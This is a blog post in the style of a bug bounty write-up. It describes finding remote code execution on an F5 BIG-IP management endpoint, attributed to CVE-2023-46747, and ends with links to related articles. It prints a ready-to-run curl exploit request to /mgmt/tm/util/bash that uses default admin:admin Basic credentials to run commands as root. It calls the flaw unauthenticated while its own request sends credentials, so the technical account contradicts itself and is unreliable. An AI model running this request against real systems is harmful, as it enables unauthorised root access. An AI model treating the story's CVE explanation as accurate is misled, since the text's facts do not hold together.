How I Accidentally Became the Sherlock Holmes of RCE! and made $$$

3 min read · Mar 31, 2025

Iski Follow

Free Link 🎈

Hi there!👐

Created by Copilot

Some people wake up and choose coffee, others choose chaos. I apparently chose both. One fine morning, instead of scrolling endlessly through memes, I decided to play detective on the internet. And guess what? I stumbled upon something juicier than my favorite street-side samosa — a Remote Code Execution (RCE) vulnerability!

Let me spill the beans on how that went down.

A Not-So-Boring Day Turned Epic

It was one of those days when even my phone notifications were silent. With no drama left in my life, I thought, why not create some myself? Bug bounty time! 🛡️

Scrolling through programs, I decided to test a well-known enterprise app. The world loves a good challenge, and I love poking into servers that occasionally fight back. After some recon (because real hackers always do recon, duh), I started finding juicy endpoints.

Tools of the Trade

Here's my simple game plan:

- **Subfinder** and **Amass** for subdomain enumeration
- **Nuclei** for vulnerability detection
- **Burp Suite** to sniff out the sweet stuff
- **Wappalyzer** to confirm what I'm dealing with

The Big Moment 🎉

While casually sipping on my chai, I hit an endpoint: `/mgmt/tm/util/bash`. At first glance, it seemed like a boring admin panel. But the detective in me said, "Something's fishy!"

I remembered a CVE (CVE-2023–46747) about **F5 BIG-IP** unauthenticated RCE. This vulnerability allows attackers to execute system commands without credentials. Spicy, right?

Let's Exploit! 😈

With a grin, I ran my Nuclei scanner and within seconds — BOOM! I had command execution.

```
curl -k -X POST <https://target.com/mgmt/tm/util/bash> \\
-H "Authorization: Basic YWRtaW46YWRtaW4=" \\
-d '{"command":"run","utilCmdArgs":"-c id"}'
```

Response:

```
{
  "commandResult": "uid=0(root) gid=0(root)"
}
```

Root access confirmed! Felt like I was in one of those hacking montages, minus the black hoodie.

gif

Impact and Report

This was no ordinary bug. With an unauthenticated RCE, I could:

- Access sensitive internal data
- Execute arbitrary commands
- Pivot to other internal systems

I responsibly reported the bug through their bug bounty program. The security team responded swiftly, patched the issue, and even sent me a pretty sweet bounty.

Lessons Learned

- **Keep up with CVEs:** Knowing the latest vulnerabilities pays off.
- **Persistence is key:** Every dead-end leads you closer to the jackpot.
- **Think like an attacker:** But act like a responsible hacker.

Final Thoughts

Bug bounty is not just about money; it's about the thrill of finding the unfindable. Plus, the chai tastes better when you're celebrating a win!

Until next time, happy hacking! 🔧

Thank you for reading! 🚀

Connect with Me!

- LinkedIn
- Instagram: **@rev_shinchan**
- Gmail: **rev30102001@gmail.com**

#EnnamPolVazhlkai 😇

`#BugBounty` , `#CyberSecurity` , `#InfoSec` , `#Hacking` , `#WebSecurity` , `#CTF` .

Bug Bounty | Cybersecurity | Hacking | Money | Infosec

Follow

Written by Iski

1.1K followers · 5 following

Cybersecurity Researcher | Penetration Tester | Bug Bounty Hunter | Web security| Passionate about cyber security, security automation

No responses yet

Sumanthsrianand

What are your thoughts?

More from Iski and InfoSec Write-ups

In InfoSec Write-ups by Iski

Out of Scope, In the Money: How SSRF in a PDF Export Got Me Deep Access 📄🌍

Free Link 🎈


✨ May 24 👏 23

In InfoSec Write-ups by Pawan Jaiswal

Top 8 Best Vulnerability Scanning Tools (2025 Guide)

If you have a small website, do IT for a company, or simply an inquisitive security enthusiast, one thing is certain—you must scan for...

May 14 57 3



In InfoSec Write-ups by Monika sharma

$10,500 Bounty: A Grammarly Account Takeover Vector

When a Space Breaks the System: How Improper Entity Validation Led to a Full SSO Denial and Potential Account Takeovers

May 17 31 2

In InfoSec Write-ups by Iski

⚔️ Unsafe Eval = Unlimited Control: How a JS Sink Let Me Run Anything 💻💥


Hey there! 😁

May 8 38 2

See all from Iski

See all from InfoSec Write-ups

Recommended from Medium



Ibtissam hammadi

How I Hacked 2FA for a $4,500 Bounty... in Just 24 Hours!

(A Step-by-Step Bug Bounty Breakdown)


May 31 24 1

Invik

How a Simple Trick Helped Me Earn $30k+ from Multiple Bug Bounties

In my previous post, one of the most critical operations discussed was modifying the response packet.

May 30 58 2



In MeetCyber by AbhirupKonwar

FallParams—Find All Parameters

A powerful tool for uncovering hidden GET and POST parameters during bug bounty or pentesting engagements


May 31 242 1

In InfoSec Write-ups by Iski

JSONpocalypse Now: How JSONP Exposure Led to Sensitive Data Leakage 📉🔓

Hey there!😁

May 31 3



In OSINT Team by Monika sharma

Open Redirect + Referer Header = $3,000 Access Token Leak

A clever exploitation of open redirect and Referer headers in PlayStation's OAuth flow.

6d ago 86

Ibtissam hammadi

How I Turned a Simple Bug Into $5,756

(Step-by-Step)

May 30 70

See more recommendations